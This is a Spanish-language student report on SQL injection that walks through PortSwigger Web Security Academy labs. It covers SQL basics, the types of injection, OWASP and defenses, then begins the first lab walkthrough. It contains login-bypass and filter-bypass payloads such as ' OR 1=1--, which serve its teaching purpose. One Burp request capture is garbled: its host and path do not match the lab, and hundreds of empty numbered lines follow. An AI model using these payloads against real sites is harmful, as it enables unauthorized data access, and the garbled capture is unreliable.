

ROAD TO HALL OF FAME

Institución: Universidad Politécnica de San Luis Potosí

Materia:

CNO V – Seguridad Informática

Equipo:

Ávalos Rangel Hazel Mario – 181801

Cabrera Meza Jorge Alejandro – 181591

González Delgado Ángel Josué – 182837

López Castro Diego – 182032

López Monsiváis Jorge Emmanuel – 179842

Líder del equipo:

López Castro Diego – 182032

Profesor:

Mtro. Servando López Contreras

Eje temático del proyecto:

Documentación estructurada de la resolución del tópico SQL Injection correspondiente a los laboratorios oficiales de PortSwigger (Web Security Academy).

Fecha de entrega:

06 – Marzo – 2026

Índice

Introducción.....	6
Marco Teórico.....	8
1. Fundamentos de Bases de Datos Relacionales.....	8
2. Consultas SQL Básicas.....	8
2.1 SELECT.....	8
2.2 INSERT.....	9
2.3 UPDATE.....	9
2.4 DELETE.....	9
2.5 UNION.....	10
3. ¿Qué es SQL Injection?.....	10
4. Clasificación de Ataques SQLi.....	11
4.1 In-band SQL Injection.....	11
4.2 Blind SQL Injection.....	11
4.3 Out-of-band SQL Injection.....	11
5. Impacto en la Tríada CIA.....	12
5.1 Confidencialidad.....	12
5.2 Integridad.....	12
5.3 Disponibilidad.....	13
6. Relación con OWASP Top 10.....	13
7. Importancia en Pruebas de Penetración.....	14
8. Tipos de Payloads.....	14
8.1 Payloads Lógicos.....	14
8.2 Payloads de Extracción.....	15
8.3 Payloads de Enumeración.....	15
8.4 Payloads de Explotación Avanzada.....	15
9. Principios de Defensa.....	15
9.1 Consultas Preparadas (Prepared Statements).....	15
9.2 Validación de Entradas.....	15
9.3 Principio de Mínimo Privilegio.....	16
9.4 Manejo Seguro de Errores.....	16
9.5 Desarrollo Seguro (Secure SDLC).....	16
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.....	16
Nivel.....	16
Tipo de SQLi.....	16
Objetivo del laboratorio.....	17
Explicación técnica de la vulnerabilidad.....	17
Desarrollo del laboratorio.....	17
Explicación del payload.....	22
Mitigación recomendada.....	22
SQL injection vulnerability allowing login bypass.....	22

Nivel.....	22
Tipo de SQLi.....	23
Objetivo del laboratorio.....	23
Explicación técnica de la vulnerabilidad.....	23
Desarrollo del laboratorio.....	23
Explicación del payload.....	26
Mitigación recomendada.....	26
SQL injection attack, querying the database type and version on Oracle.....	26
Nivel.....	26
Tipo de SQLi.....	27
Objetivo del laboratorio.....	27
Explicación técnica de la vulnerabilidad.....	27
Desarrollo del laboratorio.....	27
Explicación del payload.....	31
Mitigación recomendada.....	31
SQL injection attack, querying the database type and version on MySQL and Microsoft.....	31
Nivel.....	31
Tipo de SQLi.....	31
Objetivo del laboratorio.....	31
Explicación técnica de la vulnerabilidad.....	32
Procedimiento (paso a paso).....	32
Explicación del payload.....	35
Mitigación recomendada.....	35
SQL injection attack, listing the database contents on non-Oracle databases.....	35
Nivel.....	35
Tipo de SQLi.....	35
Objetivo del laboratorio.....	35
Explicación técnica de la vulnerabilidad.....	36
Procedimiento (Paso a Paso).....	36
Explicación del payload.....	44
Mitigación recomendada.....	44
Lab: SQL injection attack, listing the database contents on Oracle.....	45
Nivel.....	45
Tipo SQLi.....	45
Objetivo del laboratorio.....	45
Explicación técnica de la vulnerabilidad.....	45
Procedimiento (Paso a paso).....	45
Explicación del payload.....	51
Mitigación recomendada.....	52
Lab: SQL injection UNION attack, determining the number of columns returned by	

the query.....	52
Nivel.....	52
Tipo de SQLi.....	52
Objetivo del laboratorio.....	52
Explicación técnica de la vulnerabilidad.....	52
Procedimiento (Paso a paso).....	52
Explicación del payload.....	56
Mitigación recomendada.....	56
Lab: SQL injection UNION attack, finding a column containing text.....	57
Nivel.....	57
Tipo de SQLi.....	57
Objetivo del laboratorio.....	57
Explicación técnica de la vulnerabilidad.....	57
Procedimiento (Paso a paso).....	57
Explicación del payload.....	61
Mitigación recomendada.....	61
Lab: SQL injection UNION attack, retrieving data from other tables.....	61
Nivel.....	61
Tipo de SQLi.....	61
Objetivo del laboratorio.....	62
Explicación técnica de la vulnerabilidad.....	62
Procedimiento (Paso a paso).....	62
Explicación del payload.....	64
Mitigación recomendada.....	65
Lab: SQL injection UNION attack, retrieving multiple values in a single column...	66
Nivel.....	66
Tipo de SQLi.....	66
Objetivo del laboratorio.....	66
Explicación técnica de la vulnerabilidad.....	66
Procedimiento (Paso a paso).....	66
Explicación del payload.....	69
Mitigación recomendada.....	70
Lab: Blind SQL injection with conditional responses.....	70
Nivel.....	70
Tipo de SQLi.....	70
Objetivo del laboratorio.....	70
Explicación técnica de la vulnerabilidad.....	70
Procedimiento (Paso a paso).....	71
Explicación del payload.....	78
Mitigación recomendada.....	78
Lab: Blind SQL injection with conditional errors.....	79

Nivel.....	79
Tipo de SQLi.....	79
Objetivo del laboratorio.....	79
Explicación técnica de la vulnerabilidad.....	79
Procedimiento (Paso a paso).....	80
Explicación del payload.....	89
Mitigación recomendada.....	90
Lab: Visible error-based SQL injection.....	90
Objetivo del laboratorio:.....	90
Explicación de la vulnerabilidad:.....	90
Instrucciones:.....	90
Lab: Blind SQL injection with time delays.....	95
Objetivo del laboratorio:.....	95
Explicación de la vulnerabilidad:.....	95
Instrucciones:.....	95
Lab: Blind SQL injection with time delays and information retrieval.....	98
Objetivo del laboratorio:.....	98
Explicación de la vulnerabilidad:.....	98
Instrucciones:.....	98
Lab: Blind SQL injection with out-of-band interaction.....	103
Objetivo del laboratorio:.....	103
Explicación de la vulnerabilidad:.....	103
Instrucciones:.....	103
Lab: Blind SQL injection with out-of-band data exfiltration.....	105
Nivel:.....	105
Tipo de SQLi:.....	105
Objetivo del laboratorio:.....	105
Explicación de la vulnerabilidad:.....	106
Procedimiento:.....	106
Aclaración importante:.....	107
Explicación del payload:.....	108
Mitigación recomendada:.....	108
Lab: SQL injection with filter bypass via XML encoding.....	109
Nivel:.....	109
Tipo de SQLi:.....	109
Objetivo:.....	109
Explicación de la vulnerabilidad:.....	109
Procedimiento:.....	109
Explicación del payload:.....	113
Mitigación recomendada:.....	113
Request interceptado:.....	114

Payload utilizado:.....	114
Respuesta vulnerable:.....	115
Confirmación de resuelto:.....	115
Conclusiones.....	116
1. Avalos Rangel Hazel Mario.....	116
2. Cabrera Meza Jorge Alejandro.....	116
3. González Delgado Ángel Josué.....	117
4. Lopez Castro Diego.....	118
5. Lopez Monsivais Jorge Emmanuel.....	119

Introducción

En el ecosistema actual de aplicaciones web y sistemas de información, donde la mayoría de los servicios dependen de bases de datos relacionales para almacenar y procesar datos críticos, la seguridad en la interacción entre la aplicación y el motor de base de datos se convierte en un elemento estratégico. Dentro de este contexto, SQL Injection (SQLi) destaca como una de las vulnerabilidades más peligrosas y persistentes. Se trata de una falla de tipo inyección que ocurre cuando las entradas proporcionadas por el usuario no son correctamente validadas ni parametrizadas, permitiendo que fragmentos de código SQL malicioso sean interpretados y ejecutados por el sistema gestor de bases de datos.

Desde una perspectiva técnica, el núcleo del problema radica en la construcción dinámica de consultas SQL mediante concatenación directa de datos externos, lo que rompe el principio fundamental de separación entre código y datos. Esta debilidad puede alterar la lógica de autenticación, exponer información confidencial, modificar registros o incluso comprometer completamente la infraestructura del servidor. La gravedad de SQL Injection no solo reside en su impacto potencial sobre la confidencialidad, integridad y disponibilidad de la información, sino también en su frecuencia de aparición en aplicaciones que no implementan prácticas de desarrollo seguro.

Analizar SQL Injection implica comprender tanto la arquitectura de las bases de datos relacionales como el funcionamiento interno del lenguaje SQL y los mecanismos de validación de entradas. Su estudio resulta esencial para diseñar sistemas robustos, identificar riesgos en fases tempranas del desarrollo y aplicar controles efectivos que mitiguen una de las amenazas más críticas dentro del panorama de la ciberseguridad actual.

Marco Teórico

1. Fundamentos de Bases de Datos Relacionales

Una base de datos relacional es un sistema de almacenamiento estructurado que organiza la información en tablas. Cada tabla está compuesta por:

- **Filas (tuplas o registros):** representan una instancia de datos.
- **Columnas (atributos):** describen características del registro.
- **Clave primaria (Primary Key):** identifica de forma única cada registro.
- **Clave foránea (Foreign Key):** permite establecer relaciones entre tablas.

Ejemplo conceptual:

Tabla Usuarios

id_usuario	nombre	correo
1	Ana	ana@mail.com

Aquí:

- id_usuario es la clave primaria.
- Si otra tabla (por ejemplo Pedidos) incluye id_usuario, se establece una relación.

El modelo relacional garantiza:

- **Integridad referencial**
- **Consistencia de datos**
- **Reducción de redundancia**

El lenguaje que permite interactuar con estas bases de datos es SQL (Structured Query Language).

2. Consultas SQL Básicas

SQL se divide principalmente en:

- **DDL (Data Definition Language):** define estructura (CREATE, ALTER, DROP)
- **DML (Data Manipulation Language):** manipula datos (SELECT, INSERT, UPDATE, DELETE)

2.1 SELECT

Permite consultar datos almacenados.

Sintaxis básica:

SELECT columna1, columna2

FROM tabla

WHERE condición;

Ejemplo:

```
SELECT nombre, correo  
FROM Usuarios  
WHERE id_usuario = 1;
```

Significado:

- Busca el nombre y correo del usuario cuyo ID es 1.

2.2 INSERT

Permite agregar nuevos registros.

```
INSERT INTO Usuarios (nombre, correo)  
VALUES ('Carlos', 'carlos@mail.com');
```

Aquí:

- **Usuarios:** nombre de la tabla donde se va a insertar.
- **Nombre, correo:** campos o columnas de la tabla donde se insertará la información.
- **Values:** valores que se van a insertar en dichos campos.

2.3 UPDATE

Modifica datos existentes.

```
UPDATE Usuarios  
SET correo = 'nuevo@mail.com'  
WHERE id_usuario = 1;
```

Aquí:

- **Usuarios:** Tabla de referencia a hacer la modificación
- **Set:** campo e información que se insertará en dicho campo
- **Where:** Condición para insertar hacer la modificación.

2.4 DELETE

Elimina registros.

```
DELETE FROM Usuarios  
WHERE id_usuario = 1;
```

Aquí:

- **Usuarios:** Tabla de referencia para ejecutar el query.
- **Where:** Condición para ejecutar el query.

2.5 UNION

Combina resultados de dos consultas compatibles.

```
SELECT nombre FROM Clientes
UNION
SELECT nombre FROM Proveedores;
```

Aquí:

- **Nombre:** Campo de la tabla de donde se va a extraer la información
- **Clientes:** Tabla de donde se extraerá el campo del select.
- **Union:** Permite la consulta en dos o mas tablas distintas
- **Proveedores:** segunda tabla de donde se extraerá la información.

UNION elimina duplicados por defecto.

3. ¿Qué es SQL Injection?

SQL Injection (SQLi) es una vulnerabilidad que ocurre cuando una aplicación:

- Construye consultas SQL dinámicamente
- Inserta directamente datos del usuario
- No valida ni parametriza adecuadamente la entrada

Ejemplo vulnerable:

```
SELECT * FROM Usuarios
WHERE nombre = ' ' + usuario + ' '
AND password = ' ' + contraseña + ' ';
```

Si el usuario introduce:

```
' OR '1'='1
```

La consulta resultante sería:

```
SELECT * FROM Usuarios
WHERE nombre = " OR '1'='1'
AND password = ";
```

Como '1'='1' siempre es verdadero, se puede omitir la autenticación.

Problema técnico real:

El sistema no distingue entre datos y código SQL, permitiendo que el atacante modifique la lógica.

4. Clasificación de Ataques SQLi

4.1 In-band SQL Injection

El atacante usa el mismo canal para enviar y recibir datos.

a) Union-based

Utiliza UNION para extraer información adicional. El objetivo es combinar la consulta original con otra que revele datos sensibles.

b) Error-based

Se aprovecha de mensajes de error del motor SQL para obtener información de estructura interna.

4.2 Blind SQL Injection

No se muestran resultados directamente, pero se infiere información.

a) Boolean-based

Es una técnica en la que el atacante formula consultas que generan respuestas de tipo verdadero o falso, y analiza el comportamiento de la aplicación para inferir información.

Aquí no se muestran errores ni datos directamente.

El atacante observa cambios como:

- Diferencias en el contenido HTML
- Aparición o desaparición de registros
- Cambios en mensajes (ej. “Usuario válido” vs “Usuario no encontrado”)
- Variaciones en el tamaño de la respuesta

b) Time-based

Se introducen funciones que generan retraso (delay).

Si el sistema tarda más en responder, la condición evaluada fue verdadera.

Algunos motores de base de datos permiten funciones que generan pausas, como:

- SLEEP() en MySQL
- WAITFOR DELAY en SQL Server
- pg_sleep() en PostgreSQL

4.3 Out-of-band SQL Injection

Es una variante de inyección SQL en la que el atacante no obtiene la información directamente a través de la respuesta normal de la aplicación web, sino que utiliza canales alternos de comunicación para exfiltrar los datos.

Se emplea principalmente cuando:

- La aplicación no muestra resultados de la consulta.
- No existen mensajes de error visibles.
- Las técnicas *Union-based* o *Blind SQLi* no son viables.
- El servidor permite realizar conexiones salientes hacia el exterior.

5. Impacto en la Tríada CIA

La Tríada CIA (Confidentiality, Integrity, Availability) es el modelo fundamental de la seguridad de la información. SQL Injection puede afectar directamente los tres pilares.

5.1 Confidencialidad

La confidencialidad garantiza que la información solo sea accesible a usuarios autorizados.

Cuando existe una vulnerabilidad SQLi, un atacante puede:

- Consultar tablas completas.
- Extraer credenciales almacenadas.
- Obtener datos personales identificables (PII).
- Acceder a información financiera o médica.
- Leer configuraciones internas del sistema.

Ejemplo técnico conceptual:

Si una consulta vulnerable permite usar UNION, el atacante podría recuperar datos de una tabla distinta a la original, como:

- Tabla de usuarios
- Tabla de administradores
- Tabla de pagos

Impacto real:

- Robo de identidad.
- Fraude financiero.
- Violación de regulaciones (ej. protección de datos).

5.2 Integridad

La integridad asegura que los datos no sean modificados sin autorización.

Con SQL Injection, un atacante puede ejecutar:

- UPDATE → modificar registros.
- DELETE → eliminar información.
- INSERT → agregar datos falsos.
- DROP TABLE → eliminar tablas completas.

Ejemplos conceptuales:

- Alterar saldo de cuentas bancarias.
- Cambiar rol de usuario a administrador.
- Modificar calificaciones académicas.
- Eliminar historial de auditoría.

Impacto crítico:

- Pérdida de confianza en el sistema.
- Manipulación de procesos financieros.
- Compromiso legal y reputacional.

5.3 Disponibilidad

La disponibilidad garantiza que los sistemas estén operativos cuando se necesiten.

SQL Injection puede afectar disponibilidad mediante:

- Eliminación masiva de registros.
- Bloqueo de tablas.
- Sobrecarga intencional con consultas pesadas.
- Eliminación de estructuras críticas.

Ejemplo:

Un atacante puede ejecutar consultas que generen:

- Procesamiento excesivo (Denial of Service lógico).
- Bloqueos de base de datos.
- Consumo extremo de CPU o memoria.

Consecuencia:

- Caída del sistema.
- Interrupción del servicio.
- Pérdidas económicas.

6. Relación con OWASP Top 10

El **OWASP Top 10** es un estándar internacional que clasifica las vulnerabilidades más críticas en aplicaciones web.

SQL Injection se encuentra en:

A03: Injection (OWASP Top 10 – 2021)

Esta categoría incluye:

- SQL Injection
- Command Injection
- LDAP Injection
- XPath Injection

¿Por qué se considera crítica?

1. Alta severidad.
2. Explotación relativamente sencilla.
3. Impacto directo sobre datos sensibles.
4. Frecuente en aplicaciones mal desarrolladas.
5. Puede llevar a compromiso total del sistema.

OWASP enfatiza que el problema principal es:

- Falta de validación.
- Construcción dinámica insegura de consultas.
- Ausencia de separación entre datos y código.

7. Importancia en Pruebas de Penetración

En un **Pentest**, SQL Injection es una de las primeras pruebas realizadas porque:

- Es común.
- Tiene alto impacto.
- Puede escalar privilegios rápidamente.

Durante un Pentest se evalúa:

1. Validación de entradas

Se prueba si los campos aceptan caracteres especiales, operadores lógicos o estructuras inesperadas.

2. Manejo de errores

Se analiza si el sistema revela mensajes internos del motor SQL.

3. Privilegios de la base de datos

Se determina si la cuenta usada por la aplicación tiene permisos excesivos.

4. Posibilidad de exfiltración

Se intenta extraer información estructural (nombre de tablas, usuarios, versión del motor).

¿Qué indica encontrar SQLi?

- Fallas en el diseño seguro.
- Ausencia de consultas parametrizadas.
- Falta de pruebas de seguridad previas al despliegue.
- Deficiencia en controles de entrada.

En reportes profesionales se documenta:

- Punto vulnerable.
- Tipo de SQLi.
- Impacto.
- Evidencia técnica.
- Recomendación de mitigación.

8. Tipos de Payloads

Un **payload** es la cadena diseñada para explotar la vulnerabilidad.

No es el ataque completo, sino la “carga útil” que altera la consulta.

8.1 Payloads Lógicos

Usan operadores como:

- OR
- AND
- NOT

Objetivo:

Alterar condiciones de autenticación.

Ejemplo conceptual:

Forzar que una condición siempre sea verdadera.

8.2 Payloads de Extracción

Usan:

- UNION
- Subconsultas

Objetivo:

Obtener información adicional.

Permiten combinar resultados de tablas distintas.

8.3 Payloads de Enumeración

Objetivo:

Descubrir estructura interna.

Intentan identificar:

- Número de columnas.
- Nombres de tablas.
- Usuarios del sistema.
- Versión del motor SQL.

8.4 Payloads de Explotación Avanzada

Incluyen:

- Funciones internas del motor.
- Subconsultas complejas.
- Llamadas a funciones de red.
- Funciones de retraso (time-based).

Se utilizan en escenarios más sofisticados.

9. Principios de Defensa

La mitigación debe ser estructural, no solo reactiva.

9.1 Consultas Preparadas (Prepared Statements)

Separan completamente:

- Código SQL.
- Datos proporcionados por el usuario.

El motor SQL recibe:

- Consulta precompilada.
- Parámetros independientes.

Esto evita que el input modifique la estructura del comando.

Es la defensa más efectiva contra SQL Injection.

9.2 Validación de Entradas

Debe aplicarse:

- Validación por tipo (numérico, texto, fecha).
- Validación por longitud.

- Lista blanca (whitelisting) en lugar de lista negra.
- Escapado adecuado de caracteres especiales.

La validación nunca debe reemplazar las consultas parametrizadas; debe complementarlas.

9.3 Principio de Mínimo Privilegio

La cuenta de la base de datos utilizada por la aplicación debe:

- Tener solo permisos SELECT/INSERT/UPDATE necesarios.
- No tener privilegios de administrador.
- No poder crear o eliminar estructuras.

Si ocurre SQLi, el daño se limita.

9.4 Manejo Seguro de Errores

Nunca mostrar:

- Mensajes internos del motor SQL.
- Sintaxis de la consulta.
- Ruta del servidor.
- Versión del sistema gestor.

Los errores deben registrarse internamente, no exponerse al usuario final.

9.5 Desarrollo Seguro (Secure SDLC)

La seguridad debe integrarse en todo el ciclo:

1. Requisitos → Definir controles de seguridad.
2. Diseño → Arquitectura segura.
3. Implementación → Uso de frameworks seguros.
4. Pruebas → Testing de seguridad.
5. Mantenimiento → Actualizaciones y monitoreo continuo.

La prevención es más efectiva y menos costosa que la corrección posterior.

DESARROLLO PRÁCTICO

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Nivel

APPRENTICE

Tipo de SQLi

Esta vulnerabilidad se encuentra en la cláusula WHERE de la consulta SQL. Es un tipo de inyección que utiliza lógica booleana para alterar el filtrado de datos y recuperar registros que normalmente estarían restringidos para los usuarios.

Objetivo del laboratorio

El objetivo es mostrar todos los productos de la base de datos, incluyendo aquellos que no han sido publicados. Normalmente, la aplicación filtra los productos para mostrar solo los de una categoría específica y que tengan un estado de "publicado".


SELECT * FROM products WHERE category = 'Gifts' AND released = 1

Explicación técnica de la vulnerabilidad

Cuando el usuario selecciona una categoría, la aplicación ejecuta una consulta que incluye una condición como `WHERE category = 'Gifts' AND released = 1`. Al inyectar una condición que siempre resulta verdadera, como `' OR 1=1--`, la lógica de la consulta se transforma. La base de datos evalúa `1=1` como verdadero para cada fila, lo que causa que el filtro de la categoría y el filtro de `released = 1` sean ignorados, devolviendo así la totalidad de los datos contenidos en la tabla de productos.

Desarrollo del laboratorio


El objetivo del laboratorio es encontrar vulnerabilidades mediante inyecciones de SQL con el fin de obtener información acerca de los productos no publicados por la página web.



Paso 1:

El primer paso es ingresar al laboratorio, e ir investigando los diversos apartados de la página web. Investigando los apartados podemos ver que la información se está enviando a través de la URL, esto nos da la pista que utiliza un método GET.


Así que procedemos a abrir Burpsuite para interceptar la información de la página web:



Paso 2:

Una vez interceptado el tráfico de la página web, tenemos que mandar al repeater la petición que nos interesa, en este caso es la petición GET que hace la página web para mostrar la categoría de Gifts.

12:58:30 1 Mar 2026	HTTP	→ Request	GET	https://0a0d0000369394582437ee500ef00a9.web-security-academy.net/academyLabHeader
12:58:54 1 Mar 2026	HTTP	→ Request	GET	https://0a0d0000369394582437ee500ef00a9.web-security-academy.net/filter?category=Gifts



```

1 GET /filter/hategroup?id= HTTP/1.1
2 Host: 10.10.10.10:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36)
4 Cookie: session=CF19p000029M0ZVJ3560400000
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10
11 Set-Cookie-Id: session=CF19p000029M0ZVJ3560400000
12 Set-Cookie-Name: session
13 Set-Cookie-Path: /
14 Set-Cookie-Domain: 10.10.10.10
15 Referer: https://10.10.10.10:8080/
16 Accept-Encoding: gzip, deflate, br
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
```

Paso 3:

Una vez mandado al repeater la petición correcta, podemos realizar las distintas pruebas necesarias con el fin de obtener el requerimiento del laboratorio el cual es obtener la información oculta de la página web.

sabemos que realizan consultas SQL: ***SELECT * FROM products WHERE category = 'Gifts' AND released = 1***

Lo cual nos dice que seleccionan todos los datos de la tabla de productos donde la categoría sea Gifts y estén “públicos”, utilizando un `released=1`. Esto es importante ya que sabemos que si queremos ver los datos que no están públicos debería ser un `released=0`.

Observando en el repeater sabemos que se envía la siguiente petición en la cual vemos que solo se envia la categoría Gifts:

GET /filter?category=Gifts HTTP/2

Al tener esta información podemos modificar nuestra petición a la siguiente:

GET /filter?category=Gifts' OR 1=1-- HTTP/2

